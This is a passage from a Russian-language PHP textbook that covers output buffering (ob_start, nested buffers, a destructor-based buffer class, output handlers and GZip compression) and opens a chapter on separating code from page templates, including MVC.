    <input type="submit" name="doAdd" value="Добавить">
  </form>
  <?php foreach($gb as $text) {?>
      <?=htmlspecialchars($text)?><br /><hr />
  <?}?>
</body>
</html>
```

Обратите внимание на строчку, помеченную комментарием "ВНИМАНИЕ!". Вы можете видеть, что мы "прицепляем" в конец URL текущее время в секундах, выступающее здесь в качестве уникального идентификатора. Такой маневр сильно "уродует" URL в адресной строке, однако он действительно необходим. Добавление уникальной строки в конец URL гарантирует, что браузер не возьмет копию страницы из кэша, а загрузит ее с сервера.


Заметьте также, что в заголовке `Location` мы передаем *полный* URL страницы, включая имя хоста. Большинство браузеров умеют "понимать" и сокращенные пути (например, без указания имени сервера), но некоторые — нет, так что лучше не искушать судьбу.

Попробуйте теперь запустить этот скрипт, добавить сообщение, а затем нажать кнопку **Обновить** в браузере. Вы увидите, что все сработает так, как вы и ожидали: браузер перезагрузит текущую страницу с сайта.

Резюме

В этой небольшой главе мы познакомились с важным примером Web-программирования — серверной переадресацией. Большинство профессионально написанных скриптов используют его в своей работе. Отдельного внимания удостоена так называемая самопереадресация, позволяющая скриптам, работающим с формами, быть дружественными к пользователю.

ГЛАВА 49



Перехват выходного потока

Листинги данной главы
можно найти в подкаталоге ob.

В этой главе мы рассмотрим технику, называемую *перехватом выходного потока скрипта* (output handling). Она реализуется при помощи функций, имена которых имеют префикс ob_ (от англ. *output buffering* — буферизация вывода): ob_start(), ob_get_contents() и т. д. Их задача — "перехватить" тот текст, который выводится обычными операторами echo, а также участками, расположенными вне PHP-тегов <?php и ?>, и направить его в строковую переменную для дальнейшей обработки.

Применимость функций перехвата выходного потока практически ограничивается одной-единственной, но очень обширной областью. Ее название — работа с шаблонами. В *главе 33* мы уже приводили пример библиотеки, которая использует перехват для реализации *почтовых шаблонов* — удобного способа формирования писем, имеющих сложную структуру. В *главе 50*, посвященной различным техникам разделения кода и шаблона сценариев, мы также будем активно применять функции перехвата выходного потока.

Функции перехвата

void ob_start()

Вызов данной функции говорит PHP, что необходимо начать "перехват" стандартного выходного потока программы. Иными словами, весь текст, который выводится операторами echo или расположен вне участков кода PHP, будет накапливаться в специальном буфере, а не отправится в браузер. В любой момент времени мы можем получить все содержимое этого буфера, вызвав функцию ob_get_contents().

string ob_get_contents()

Функция возвращает *текущее* содержимое буфера, который заполняется операторами вывода при включенном режиме буферизации. Именно ob_get_contents() обеспечивает возможность накопления текста, выводимого операторами echo.

> ***Примечание***
>
> Если буферизация выходного потока не была включена, функция возвращает false. Это свойство можно использовать для проверки, установлен ли буфер вывода, или же данные сразу направляются в браузер.

void ob_clean()

Данную функцию можно вызывать для немедленной очистки текущего выходного потока.

void ob_end_clean()

Вызов данной функции завершает буферизацию выходного потока. При этом все содержимое буфера, которое было накоплено с момента последнего вызова `ob_start()`, теряется (не попадает в браузер). Конечно, если текст вывода нужен, следует сначала получить его при помощи функции `ob_get_contents()`.

void ob_end_flush()

Эта функция практически полностью эквивалентна `ob_end_clean()`, за исключением того, что данные, накопленные в буфере, немедленно выводятся в браузер пользователя. Ее применение оправдано, если мы хотим отправлять данные страницы клиенту, параллельно записывая их в переменную для дальнейшей обработки.

int ob_get_level()

Перехватывать выходной поток скрипта можно вложенным образом. Иными словами, можно вызывать функцию `ob_start()` несколько раз, при этом последующий вызов `ob_end_clean()` будет не просто уничтожать текущий буфер перехвата, но и возвращаться к предыдущему установленному. Функция `ob_get_level()` возвращает информацию о "глубине" вложенности текущего перехвата.

> ***Примечание***
>
> Если поток вовсе не был перехвачен, функция выдает 0.

Стек буферов

Давайте зададимся вопросом: что получится, если вызвать функцию `ob_start()` больше одного раза подряд? В общем-то, ничего нежелательного не произойдет. Последующие операторы вывода будут работать с тем буфером, который был установлен *самым последним* вызовом. При этом функция `ob_end_clean()` не завершит буферизацию, а просто установит в активное состояние "предыдущий" буфер (разумеется, сохранив его предыдущее содержимое). Легче всего понять этот механизм на примере (листинг 49.1).

Листинг 49.1. Перехват выходного потока скрипта. Файл handle.php

```
<?php ## Перехват выходного потока скрипта
  // Устанавливаем перехват в буфер 1
  ob_start();
    // Следующий текст попадет в 1-й буфер
    echo "From delusion lead me to truth.<br />\n";
    // Откладываем на время буфер 1 и активизируем второй
    ob_start();
      // Текст попадет в буфер 2
      echo "From death lead me to immortality.<br />\n";
```

```
    // Получаем текст во втором буфере
    $second = ob_get_contents();
  // Отключаем (без вывода в браузер) буфер 2 и активизируем первый
  ob_end_clean();
  // Попадет опять в буфер 1
  echo "From darkness lead me to light.<br />\n";
  // Получаем текст в первом буфере
  $first = ob_get_contents();
// Так как это последний буфер, буферизация отключается
ob_end_clean();
// Обрабатываем буферы для более "красивого" вывода
$first  = preg_replace('/^/m', '  ', trim($first));
$second = preg_replace('/^/m', '  ', trim($second));
// Распечатываем значения буферов, которые мы сохранили в массиве
echo "<i>Содержимое первого буфера:</i><br />$first";
echo "<i>Содержимое второго буфера:</i><br />$second";
```

Мы видим, что схема буферизации выходного потока чем-то похожа на стек: всегда используется тот буфер, который был активизирован последним. У такой схемы довольно много положительных черт, но есть и одна отрицательная. А именно, если какая-то логическая часть программы использует буферизацию выходного потока, но по случайности "забудет" вызвать функцию `ob_end_clean()` перед своим завершением, оставшаяся программа будет "в недоумении", что же произошло.

Недостатки "ручного" перехвата

Представим, что некоторая функция перехватывает в начале своей работы выходной поток (`ob_start()`). Она выполняет некоторые действия и при завершении обязательно должна восстановить предыдущий буфер (`ob_end_clean()`). Но ведь выход из функции может быть произведен и из ее середины инструкцией `return`. Значит, нам придется отслеживать все такие ситуации и вставлять вызов `ob_end_clean()` перед каждой командой `return`.

К сожалению, неудобства на этом не заканчиваются. Вспомним, что процедура может *неявно* завершить работу при возникновении исключения где-то в ее недрах (про исключения мы говорили в *главе 26*). Обнаружить эту ситуацию можно лишь одним способом: заключив все тело функции в `try`-блок, к которому приписать фразу `catch (Exception ...)`, чтобы перехватить все исключения и вызвать-таки функцию `ob_end_clean()`. Но вспомним, что перехват всех исключений не имеет никакого отношения к инструкции `return`, которая может также использоваться для выхода из процедуры.

Иными словами, мы вынуждены заботиться о "ручном" вызове `ob_end_clean()` в двух различных ситуациях: перед оператором `return` и в блоке "поимки" всех исключений. Стоит пропустить переключение буфера хотя бы в одном месте, как мы тут же получим трудно обнаруживаемую при отладке ошибку.

Использование объектов и деструкторов

К счастью, выход существует — это метод "выделение ресурса есть инициализация", который мы уже рассматривали в *главе 26*. А именно, следует воспринимать буфер вывода как некоторый абстрактный *ресурс* и доверить завершение работы с выходным потоком *деструктору* некоторого класса. Из *главы 22* мы знаем, что деструкторы вызываются автоматически всякий раз, когда на соответствующий объект теряется последняя ссылка в программе. Как раз это и происходит, в частности, при выходе из функций любым способом, будь то исключение или инструкция `return`.

Таким образом, если начать перехват выходного потока в конструкторе класса `Output` (исходный код этого класса мы вскоре рассмотрим), то можно быть уверенным: при уничтожении объекта данного класса обязательно будет вызван его деструктор, в котором можно завершить перехват (`ob_end_clean()`).

Для запуска перехвата необходимо создать объект типа `Output` из пространства имен `Buffering`, а для остановки перехвата и восстановления предыдущего буфера — этот объект уничтожить (явно или неявно). Сценарий в листинге 49.2 иллюстрирует предложенный подход.

Листинг 49.2. Работа с буфером вывода в "объектном" стиле. Файл objhandle.php

```
<?php ## Работа с буфером вывода в "объектном" стиле
  spl_autoload_register();
  // Перехватываем выходной поток в программе
  $h = new \Buffering\Output();
    // Текст попадет в буфер
    echo "Начало внешнего перехвата.<br />";
    // Вызываем функцию, "не зная", что она перехватывает вывод
    $formatted = inner();
    // Печатаем еще текст в буфер
    echo "Конец внешнего перехвата.";
    // Формируем некоторый текст по шаблону
    $text = "{$h->__toString()}<br>Функция вернула: \"$formatted\"";
  // Завершаем перехват. Буфер освободится автоматически в деструкторе.
  $h = null;
  // Печатаем то, что накопили в переменной, и заканчиваем работу
  echo $text;
  exit();
  // Функция, перехватывающая выходной поток в своих целях,
  // гарантирует, что при выходе буфер будет восстановлен
  function inner()
  {
    $buf = new \Buffering\Output();
    echo "Этот текст попадет в буфер.";
    return "<b>{$buf->__toString()}</b>";
    // Не нужно заботиться о ручном вызове ob_end_clean().
    // Это автоматически делает деструктор объекта $buf!
  }
```

Результат работы данной программы выглядит так:

```
Начало внешнего перехвата.
Конец внешнего перехвата.
Функция вернула: "Этот текст попадет в буфер."
```

Мы видим, что функция `inner()` отработала и вернула буфер в исходное состояние, хотя *явно* объект `$buf` внутри нее уничтожен не был. Его удалил автоматический сборщик мусора при завершении функции, т. к. объект `$buf` имел всего лишь одну ссылку — внутри самой функции.

> ***Примечание***
>
> Даже если бы выход из функции произошел не по `return`, а в результате генерации исключения, то буфер выходного потока *все равно* оказался бы корректно восстановленным! Таким образом, мы одним выстрелом убили сразу двух зайцев.

Обратите внимание, что в главной программе мы *явно* присваиваем ссылке `$h` значение `null` (можно было и любое другое, это не важно). При этом объект, на который ссылалась `$h`, удаляется из памяти с вызовом деструктора — ведь на него в программе существовала лишь единственная ссылка.

Класс для перехвата выходного потока

В листинге 49.3 приведен исходный код класса `Output`, упрощающего перехват выходного потока в программах.

Листинг 49.3. Автоматизация вызова `ob_end_clean()`. Файл Buffering/Output.php

```
<?php
namespace Buffering;

/**
 * Автоматизация вызова ob_end_clean().
 *
 * Упрощает перехват выходного потока в скриптах.
 * Гарантированно вызывает ob_end_clean() при выходе объекта
 * класса за текущую область видимости.
 */
class Output
{
  /**
   * Содержимое буферов разных уровней
   *
   * @var array
   */
  private static $buffers = [];
  /**
   * Уровень вложенности текущего объекта
   *
   * @var int
   */
```

```
private $level;
/**
 * Буфер уже был уничтожен (например, выведен в браузер)
 *
 * @var boolean
 */
private $flushed;
/**
 * Запускает новый буфер перехвата выходного потока
 *
 * @param  resource $handler
 */
public function __construct($handler = null)
{
  // Вначале запоминаем предыдущее содержимое буфера
  $prevLevel = ob_get_level();
  self::$buffers[$prevLevel] = ob_get_contents();
  // Устанавливаем новый буфер для перехвата
  if ($handler !== null) ob_start($handler); else ob_start();
  // Запоминаем текущий уровень объекта
  $this->level = ob_get_level();
}
/**
 * Завершает перехват выходного потока
 */
public function __destruct()
{
  if ($this->flushed) return;
  ob_end_clean();
  unset(self::$buffers[$this->level]);
}
/**
 * Отправить буфер в браузер.
 */
public function flush()
{
  if ($this->flushed) return;
  ob_end_flush();
  unset(self::$buffers[$this->level]);
}
/**
 * Возвращает данные в буфер
 *
 * @return string
 */
public function __toString()
{
  if ($this->flushed) false;
```

```
    // Если текущий объект не является активным, то возвращается
    // текст из внутреннего хранилища, а иначе результат работы
    // ob_get_contents()
    if (ob_get_level() == $this->level)
      return ob_get_contents();
    else
      return self::$buffers[$this->level];
  }
}
```

Данный класс имеет всего одно сложное место — это код метода `__toString()`. Почему бы просто не возвращать результат `ob_get_contents()`? Зачем нам лишняя морока с дополнительными программными буферами и проверками вложенности? Чтобы ответить на этот вопрос, давайте рассмотрим пример, представленный в листинге 49.4.

Листинг 49.4. Корректность `\Buffering\Output::__toString()`. Файл correct.php

```
<?php ## Корректность \Buffering\Output::__toString()
  spl_autoload_register();

  // Перехватываем выходной поток в программе
  $h1 = new \Buffering\Output();
    // Выводим некоторый текст
    echo "Текст в первом буфере.";
    // Еще раз перехватываем выходной поток (вложенным образом)
    $h2 = new \Buffering\Output();
      // Выводим другой текст
      echo "Текст во втором буфере.";
      // Теперь сохраняем в переменных, что было накоплено в буферах
      $first  = $h1->__toString();
      $second = $h2->__toString();
    // Уничтожаем второй буфер
    $h2 = null;
  // Уничтожаем первый буфер
  $h1 = null;
  // Выводим сохраненный ранее текст
  echo "1: $first<br />";
  echo "2: $second<br />";
```

Результат работы программы соответствует ожидаемому:

```
1: Текст в первом буфере.
2: Текст во втором буфере.
```

Посмотрите на листинг 49.4 внимательно. Вы можете заметить, что оператор `$first = $h1->__toString()` вызывается в тот момент, когда активен *второй* буфер, а не первый. Если бы мы в методе `\Buffering\Output::__toString()` не позаботились явно о возможности несовпадения текущего уровня вложенности с уровнем объекта, а выдавали всегда результат работы `ob_get_contents()`, то приведенный сценарий вывел бы две идентичные строки:

```
1: Текст во втором буфере.
2: Текст во втором буфере.
```

Недостатки класса

К сожалению, методу перехвата выходного потока при помощи идиомы "выделение ресурса есть инициализация" свойственен один недостаток. Он заключается в том, что уничтожение объектов-буферов должно происходить в правильной последовательности, а именно в порядке, обратном их созданию. Например, следующий код недопустим:

```
$h1 = new Buffering\Output();
$h2 = new Buffering\Output();
// Работаем с буферами
$h1 = null;
$h2 = null;
```

Действительно, удалив объект `$h1`, мы заставим PHP вызвать его деструктор, а тот, в свою очередь, запустит `ob_end_clean()`. При этом, конечно, будет уничтожен не первый буфер вывода, как мы ожидаем (мы же удалили `$h1`), а второй, причем объект `$h2` об этом "ничего не узнает". В результате любая попытка работы с `$h2` станет ошибочной: ведь текущий буфер сменился без его ведома.

Даже в том случае, если вы вообще не будете явно уничтожать объекты, все равно возникнет недоразумение. Давайте рассмотрим такой код:

```
$h1 = new Buffering\Output();
$h2 = new Buffering\Output();
// Конец программы
```

В каком порядке будут уничтожены объекты `$h1` и `$h2` автоматическим сборщиком мусора? Оказывается, в том же, в котором они создавались! А это в нашем случае является как раз неверным вариантом.

Итак, использование промежуточного класса при работе с выходными буферами имеет массу достоинств. Однако все же следует обращаться с ними аккуратно и внимательно следить за корректным порядком уничтожения объектов-буферов. В частности, нежелательно создавать в функции более одного объекта-перехватчика, т. к. порядок удаления выбирается интерпретатором PHP не всегда корректно.

Проблемы с отладкой

В PHP имеется небольшое неудобство, которое может усложнить отладку программ, использующих буферизацию. Дело в том, что при включенной буферизации все предупреждения, в нормальном состоянии генерируемые PHP, записываются в *текущий* буфер, а потому (если программа не отправляет буфер в браузер) могут потеряться. К счастью, это касается лишь предупреждений, которые не завершают работу сценария немедленно. Фатальные ошибки отправляются либо сразу в браузер, либо же в самый первый из перехваченных буферов (а он в случае ошибки сбрасывается в браузер).

Замечание

Почему разработчики PHP, вопреки общеизвестной практике, не разделили стандартный выходной поток и поток ошибок, остается неясным.

Обработчики буферов

Давайте теперь рассмотрим весьма интересную методику, позволяющую дополнительно обрабатывать данные из буфера вывода перед отправкой их в браузер.

Оказывается, функция `ob_start()` может принимать два необязательных параметра.

`void ob_start([callback $handler] [, int $param])`

Создает новый буфер перехвата выходного потока скрипта и устанавливает для него так называемый *обработчик*, задаваемый в аргументе `$handler`. В простейшем случае обработчик представляет собой некоторую функцию, имя которой указывается в `$handler`. Эта функция вызывается всякий раз перед запуском `ob_end_flush()` в программе; ее задача — произвести некоторое дополнительное форматирование текста и вернуть результат.

Обработчику всегда передается один обязательный параметр — содержимое буфера перехвата (строковое представление). Кроме того, вторым аргументом дополнительно указывается `$param` (если он задан).

Вместо строкового имени функции в `$handler` можно передать ссылку на метод класса в таком виде: `array(&$obj, "methodName")`. Здесь `$obj` — некоторый объект, а `methodName` — имя метода этого объекта, который будет вызван для обработки данных.

Примечание

Вы можете заметить, что формат аргумента `$handle` идентичен формату первого параметра функций `call_user_func()` и `call_user_func_callback()`, которые мы рассматривали ранее.

Для чего можно использовать пользовательские обработчики буферов перехвата? Например, для выполнения "чистки" страницы перед ее выводом в браузере. В листинге 49.5 приведен пример скрипта, который удаляет из HTML-кода все переводы строки, вытягивая текст "в одну строку" перед посылкой его в браузер. HTML-код от такого преобразования, очевидно, не изменит своего отображения, потому что в нем пробельные символы, как правило, являются незначащими (для переноса строк там используется тег `<br />`).

Листинг 49.5. Работа с обработчиками буферов. Файл linearize.php

```
<?php ## Работа с обработчиками буферов
  function ob_linearize($text)
  {
    // Удалить из текста все переносы строк и повторяющиеся пробелы
    return preg_replace('/[\r\n\s]+/s', ' ', trim($text));
  }
  // Перехватываем выходной поток с установкой обработчика
  ob_start("ob_linearize");
```

```
// Дальше идет обычное выполнение скрипта. Он может выводить все,
// что угодно - в конце из текста будут удалены все переводы строк.
echo htmlspecialchars(file_get_contents(__FILE__));
```

> ***Внимание!***
>
> Помните, что любые ошибки в обработчике не будут выведены в браузер, ибо он, как правило, вызывается уже *после* завершения работы основной программы! Старайтесь не вызывать большие функции из обработчиков, не удостоверившись, что сообщения об ошибках записываются в файлы журнала сервера, иначе отладка программы может превратиться в сущий ад.

GZip-сжатие

Еще одно применение обработчиков — включение GZip-сжатия страниц. Все современные браузеры поддерживают технологию *упакованного контента*, позволяющую серьезно ускорить загрузку страниц по сети. Как она работает? Все довольно просто:

1. Сервер генерирует некоторый HTML-код страницы, а затем *архивирует* его стандартным методом GZip.
2. Запакованные данные *пересылаются* по сети. Естественно, они занимают гораздо меньше места, чем текст неупакованный, а потому налицо экономия.
3. Браузер принимает запакованные данные и по наличию специальных заголовков ответа определяет метод архивации. Затем он *распаковывает* информацию и отображает страницу в исходном виде.

Как видите, обработчики буфера вывода подходят для реализации этой технологии как нельзя лучше. Действительно, логично поручить архивирование текста страницы как раз такому обработчику.

Он должен:

- проверить, поддерживает ли браузер пользователя упакованный контент;
- вывести все необходимые заголовки, сообщающие браузеру, в каком формате будут передаваться данные и сколько их;
- заархивировать текст и вернуть его в качестве результата.

К счастью, в PHP существует *встроенный* обработчик, занимающийся как раз GZip-сжатием. Его имя — `ob_gzhandler()`. Итак, достаточно в начале любого скрипта написать всего лишь одну строчку:

```
ob_start("ob_gzhandler", 9);
```

и весь текст, который данный скрипт будет генерировать, автоматически отправится в браузер упакованным. Мы указываем последним параметром цифру 9, чтобы сообщить обработчику: необходимо использовать девятый, самый эффективный, уровень компрессии.

> ***Примечание***
>
> Насколько же эффективно на практике GZip-сжатие? Оказывается, *очень эффективно*. В большинстве случаев страницы уменьшаются в размере в 4–5 раз, и это далеко не предел! Итак, даже большая страница объемом 100 Кбайт вполне может превратиться в блок данных размером всего 20 Кбайт, который даже по модему загружается очень быстро.

Печать эффективности сжатия

При перехвате выходного потока вы можете указать не один, а сразу *несколько* обработчиков. Для этого необходимо соответствующее число раз вызвать `ob_start()`. При этом данные будут передаваться от одного обработчика к другому, как по конвейеру: вначале будет запущена функция, имеющая наибольшую вложенность, затем — поменьше, и так до самой первой.

Технику конвейеризации обработчиков можно применять, если вы хотите вывести на странице, насколько эффективным оказалось GZip-сжатие. Давайте будем отображать две цифры: первая показывает, сколько страница занимала *до* архивации, а вторая — сколько она занимает *после*. Главная проблема заключается в том, что, сжав данные однажды, мы уже не можем ничего в них добавить (в частности, эти две цифры). Но как же тогда передать информацию браузеру? Например, через cookies.

В листинге 49.6 проиллюстрирован данный подход. В нем приведен скрипт, который отображает в верхней части страницы информацию о GZip-сжатии, а в нижней — некоторый объемистый текст.

Листинг 49.6. Отображение параметров GZip-сжатия. Файл gz.php

```
<?php ## Отображение параметров GZip-сжатия
  // Функция только устанавливает значение cookie page_size_after
  function obSaveCookieAfter($s)
  {
    setcookie("page_size_after", strlen($s));
    return $s;
  }
  // Аналогично, но для cookie page_size_before
  function obSaveCookieBefore($s)
  {
    setcookie("page_size_before", strlen($s));
    return $s;
  }
  // Устанавливаем конвейер обработчиков
  ob_start("obSaveCookieAfter");
  ob_start("ob_gzhandler", 9);
  ob_start("obSaveCookieBefore");
  // Дальше можно выводить любой текст - он будет сжат
?>
<!-- Выводим информацию о сжатии (в отдельном шаблоне). -->
<b><?php include "gz.htm"?></b><hr />
<!-- Выводим текст страницы. -->
<pre>
<?=file_get_contents("../preg/largetextfile.txt")?>
</pre>
```

Мы определяем две функции, каждая из которых устанавливает собственный cookie, не модифицируя при этом данные в буфере. В соответствии с порядком вызовов `ob_start()` конвейер обработчиков выглядит так:

```
ob_saveCookieBefore() -> ob_gzhandler() -> ob_saveCookieAfter()
```

Итак, теперь при выдаче страницы браузеру ему также передаются два cookies, хранящие сведения о степени сжатия страницы. Как же нам их отобразить? Для этого есть только один способ — код на JavaScript. В листинге 49.7 приведен HTML-код файла gz.htm, который мы включаем в главном сценарии по команде `include`. Он содержит вставки на JavaScript, предназначенные для отображения значений наших cookies в браузере.

> ***Внимание!***
>
> Помните: язык JavaScript браузерный, а потому код на нем выполняется не на сервере, а *в браузере*, уже *после* загрузки страницы по сети. Детальное рассмотрение JavaScript, конечно, выходит за рамки настоящей книги.

Листинг 49.7. JavaScript-код, отображающий параметры GZip-сжатия. Файл gz.htm


```
<!-- Код на JavaScript, отображающий параметры GZip-сжатия. -->
<script language="JavaScript"><!--
// Возвращает cookie с указанным именем
function getCookie(name) {
  var p = name + "=";
  var si = document.cookie.indexOf(p);
  if (si == -1) return null;
  var ei = document.cookie.indexOf(";", si + p.length);
  if (ei == -1) ei = document.cookie.length;
  return unescape(document.cookie.substring(si + p.length, ei));
}
var b = getCookie("page_size_before");
var a = getCookie("page_size_after");
if (a && b) {
  document.write(
    "[GZip: " +
    "<span title='стало'>"+a+"</span>/" +
    "<span title='было'>"+b+"</span> " +
    "<span title='откусили'>("+(100-Math.round(a/b*100))+"%)</span>" +
    "]"
 )
} else {
  document.write("[GZip выключен]");
}
//--></script>
```

> ***Примечание***
>
> Умудренный опытом читатель может заметить, что JavaScript не поддерживается старыми версиями браузеров, либо же он может быть выключен пользователем. На практике такие ситуации весьма редки. Но даже если JavaScript-код и не сработает, ничего страшного не случится — просто информация о GZip-сжатии не будет отображена.

Резюме

В данной главе мы познакомились с техникой перехвата выходного потока скрипта, предназначенной для захвата выводимого по `echo` текста с целью его дополнительной обработки. Мы рассмотрели основные "подводные камни", которые могут встретиться вам при работе с буферами вывода, а также объектно-ориентированные средства, позволяющие их обойти. В конце главы дан полезный материал, позволяющий существенно ускорить загрузку "объемистых" HTML-страниц за счет применения GZip-сжатия данных, поддерживаемого всеми современными браузерами (Chrome, FireFox, Internet Explorer и т. д.).

ГЛАВА 50



Код и шаблон страницы

Листинги данной главы
можно найти в подкаталоге template.

Конечно, очень удобно, что PHP позволяет комбинировать код программы с обычной HTML-разметкой, но данной возможностью все же не стоит злоупотреблять. Особенно в больших сценариях. Чередование очень плохо смотрится: сначала код, потом — вставки HTML, а затем — опять код... Кроме того, HTML-верстальщику будет крайне трудно понять, где же в этом сценарии именно "его" участки, которые он может править и изменять.

Впрочем, особых проблем здесь нет: мы предлагаем отделять почти весь код сценария от текста, задающего внешний вид страницы (шаблона). А именно — хранить их в разных файлах. Мы уже неоднократно затрагивали такой подход в этой книге, все время ссылаясь (не совсем явно) на настоящую главу. Что же, теперь настало время по достоинству оценить тот выигрыш, который дает нам отделение кода от шаблона страницы.

В этой главе мы приведем некоторую классификацию подходов по разделению кода и шаблона сценария, применяемых в Web-программировании, начиная с самых примитивных и заканчивая наиболее сложными. Чтобы ориентироваться в Web-программировании, вы должны хорошо понимать особенности каждого из этих методов. Мы также рассмотрим основные достоинства и недостатки подходов.

Первый способ: "вкрапление" HTML в код

Приступим к классификации общих методов, применяемых при программировании в Web. Чтобы не углубляться в теорию, начнем с простого примера. Статистика говорит, что до недавнего времени очень большое число сценариев создавалось без всякого отделения кода от шаблона страницы. Скрипты этого вида выглядят примерно так, как показано в листинге 50.1.

Листинг 50.1. Первый способ: смешение кода и шаблона. Файл 1/news.php

```
<?php ## Первый способ: смешение кода и шаблона
  echo "<html><body>\n";
  echo "<h1>Последние новости:</h1>";
```

```
$f = fopen("../news.txt", "r");
for ($i=1; !feof($f) && $i <= 5; $i++) {
  echo "<li>$i-я новость: ".fgets($f, 1024);
}
echo "</body></html>\n";
```

В данном примере приведен сценарий, открывающий текстовый файл и выводящий его первые 5 строк на отдельную страницу. Скрипт можно использовать, например, для отображения последних новостей сайта.

Чем же нас не устраивает такой подход? Что заставляет искать новые пути в Web-программировании? Причина всего одна: нетрудно заметить, что приведенный выше способ является "насильственным".

В самом деле, пусть мы желаем поручить разработку сценария сразу нескольким сотрудникам, чтобы каждый из них занимался своим делом, которое, как предполагается, он знает лучше всего. Одна группа людей (назовем ее *программисты*) занимается тем, что касается взаимодействия программы с пользователем и обработки данных. Другая же группа (для простоты мы будем говорить о ней как о *дизайнерах*), наоборот, отвечает лишь за эстетическую часть работы.

Разумеется, программисты и дизайнеры — не единственные категории, которые нужно сформировать при создании крупных сайтов. Группа программистов может быть разбита на группы backend (сервер), frontend (клиент). В случае сложного проекта им может даваться в помощь группа тестирования и группа системных администраторов. Порой вводят еще одно лицо, которое бы "связывало" и координировало их между собой (иногда его называют *Web-технологом*). Им может быть человек, не имеющий выдающихся достижений ни в Web-дизайне, ни в Web-программировании, но в то же время наделенный хорошей интуицией и знаниями в обеих областях. Каждую из групп может возглавлять опытный разработчик, осуществляющий руководство (team leader). Интересы заказчика в команде может представлять специальный менеджер (product owner), а координировать усилия всех групп — руководитель проекта (project manager). В крупных проектах ролей может быть десятки, в небольших командах участники берут на себя функции нескольких ролей. Мы не будем углубляться в тему построения крупной команды разработчиков, т. к. для разделения кода нам достаточно лишь двух ролей, которые мы условились называть программистом и дизайнером.

> ***Замечание***
>
> Мы убеждены, что нельзя быть одновременно хорошим программистом и выдающимся дизайнером в указанном только что понимании. Эти две профессии исключают друг друга, поскольку требуют разных складов мышления. Если у вас нет раздвоения личности, вы без труда определите для себя, к какой категории людей принадлежите сами.

Зачем нам вообще понадобилось распределять разработку Web-сценариев по нескольким направлениям? Отвечаем последовательно.

- Главная причина такова: каждый человек в команде будет заниматься тем, что ему по душе, и никому не придется делать нудную и неинтересную работу. Дизайнер занимается оформлением сайта, программист — написанием кода.
- В результате создаются гораздо более качественные программы и Web-страницы. Не секрет, что в современном "компьютерном мире", как и в науке, основной дви-

жущей силой прогресса является человеческий энтузиазм. Соответственно, чем больше у человека энтузиазма, чем более интересна его работа, тем качественнее в итоге получается результат.

- Наконец, сроки выполнения работы значительно сокращаются за счет организации параллельного выполнения задания.

Если все это вас не убедило, вспомните о том, что практически все крупные Web-студии по всему миру используют разделение труда дизайнера и программиста.

Что же получится, если в своих сценариях вы будете смешивать код и оформление сценария? Фактически, его поддержкой и доработкой не сможет заняться никто, кроме вас. В самом деле: программиста будет раздражать постоянно встречающиеся вставки HTML-кода, а дизайнера — опасность случайно изменить какую-нибудь важную функцию программы. Иными словами, такой метод (да и можно ли назвать его методом?) не очень подходит при разработке мало-мальски крупных проектов.

> ***Замечание***
>
> С горечью отмечаем, что разработчики PHP практически не приблизили нас к решению проблемы отделения кода от шаблона страницы. Создается впечатление, что они преследовали как раз противоположные цели: максимально упростить совмещение HTML и PHP за счет снижения функциональности последнего.

Второй способ: вставка кода в шаблон

В предыдущем примере наш скрипт состоял целиком из программного кода, выводившего HTML-представление страницы при помощи операторов `echo`. Однако, как мы знаем, PHP позволяет вставлять код программы в HTML-документ, т. е. обходиться в скрипте вообще без единой команды `echo`. В листинге 50.2 приведен пример того же самого новостного сценария, но с использованием подхода "вставок кода".

Листинг 50.2. Второй способ: вставки кода. Файл 2/news.php

```
<!-- Второй способ: вставки кода. -->
<html><body>
<h1>Последние новости:</h1>
<?php $f = fopen("../news.txt", "r") ?>
<?php for ($i = 1; !feof($f) && $i <= 5; $i++) {?>
  <li><?=$i?>-я новость: <?=fgets($f, 1024)?>
<?php } ?>
</body></html>
```

Вы можете заметить, что скрипт стал выглядеть лучше: по крайней мере, дизайнер теперь может свободно менять "шапку" и окончание страницы без оглядки на непонятные ему операторы `echo` и синтаксические правила PHP. Тем не менее код все еще не отделен от шаблона, а потому не может редактироваться одновременно несколькими людьми. Например, дизайнер рискует случайно испортить программный код, когда будет вносить изменения в HTML, а программист — случайно изменить оформление результата.

Третий способ: Model—View—Controller

Итак, мы желаем отделить работу программиста и дизайнера. Вначале решим более простую проблему: разделим базу данных системы, код взаимодействия с пользователем и шаблон вывода страницы.

Подход, описываемый далее, часто называют схемой Model—View—Controller (Модель—Шаблон—Контроллер). Она с успехом применяется при разработке графических приложений *вне* Web-области. Во многом благодаря усилиям корпорации Sun Microsystems данный метод был "втиснут" в рамки Web-программирования (не сказать, чтобы очень удачно). Мы обсуждаем здесь MVC, потому что эта схема, несмотря на свои недостатки, довольно популярна в Web. Кроме того, другие подходы, описываемые далее, в той или иной степени базируются на идеях MVC (дополняя их новыми или модифицируя существующие).

> ***Примечание***
>
> Фактически мы уже использовали самые основы MVC в *главе 47*, когда писали сценарий простейшего фотоальбома.

Прежде чем продолжить, дадим краткую расшифровку терминов Model, View и Controller, составляющих название подхода.

- *Model* означает "Модель", т. е. предметную область системы, ее "содержание". Обычно модель включает в себя такие элементы, как база данных системы, а также код, непосредственно с ней работающий.

  > ***Примечание***
  >
  > Иногда Модель называют "ядром" системы, подразумевая, что она содержит функции низкого уровня для работы с данными.

- *View* — это "Шаблон", применяемый при формировании окончательного вида страницы, т. е. ее *представление*. Конечно, у каждой страницы может иметься несколько альтернативных Шаблонов.

  > ***Примечание***
  >
  > Английское слово view можно также перевести как "вид", что означает внешний вид страницы.

- *Controller* — "Контроллер", код *бизнес-логики*, занимающийся приемом данных от пользователя, а также выступающий посредником между Моделью и Шаблоном.

  > ***Примечание***
  >
  > Например, пусть в сценарии гостевой книги Модель хранит все записи, оставленные пользователями (сколько бы их ни было), а Шаблон отображает по 10 сообщений на страницу (довольно типичная схема). В этом случае выборкой очередных 10 сообщений из базы данных Модели, а также формированием списка URL следующих и предыдущих страниц книги занимается Контроллер.

Если вы не до конца поняли, что обозначает каждый из терминов, не отчаивайтесь, а заложите чем-нибудь текущую страницу (например пальцем, или загните уголок), чтобы позже к ней вернуться. Сейчас мы рассмотрим элементы MVC на примерах.

Шаблон (View)

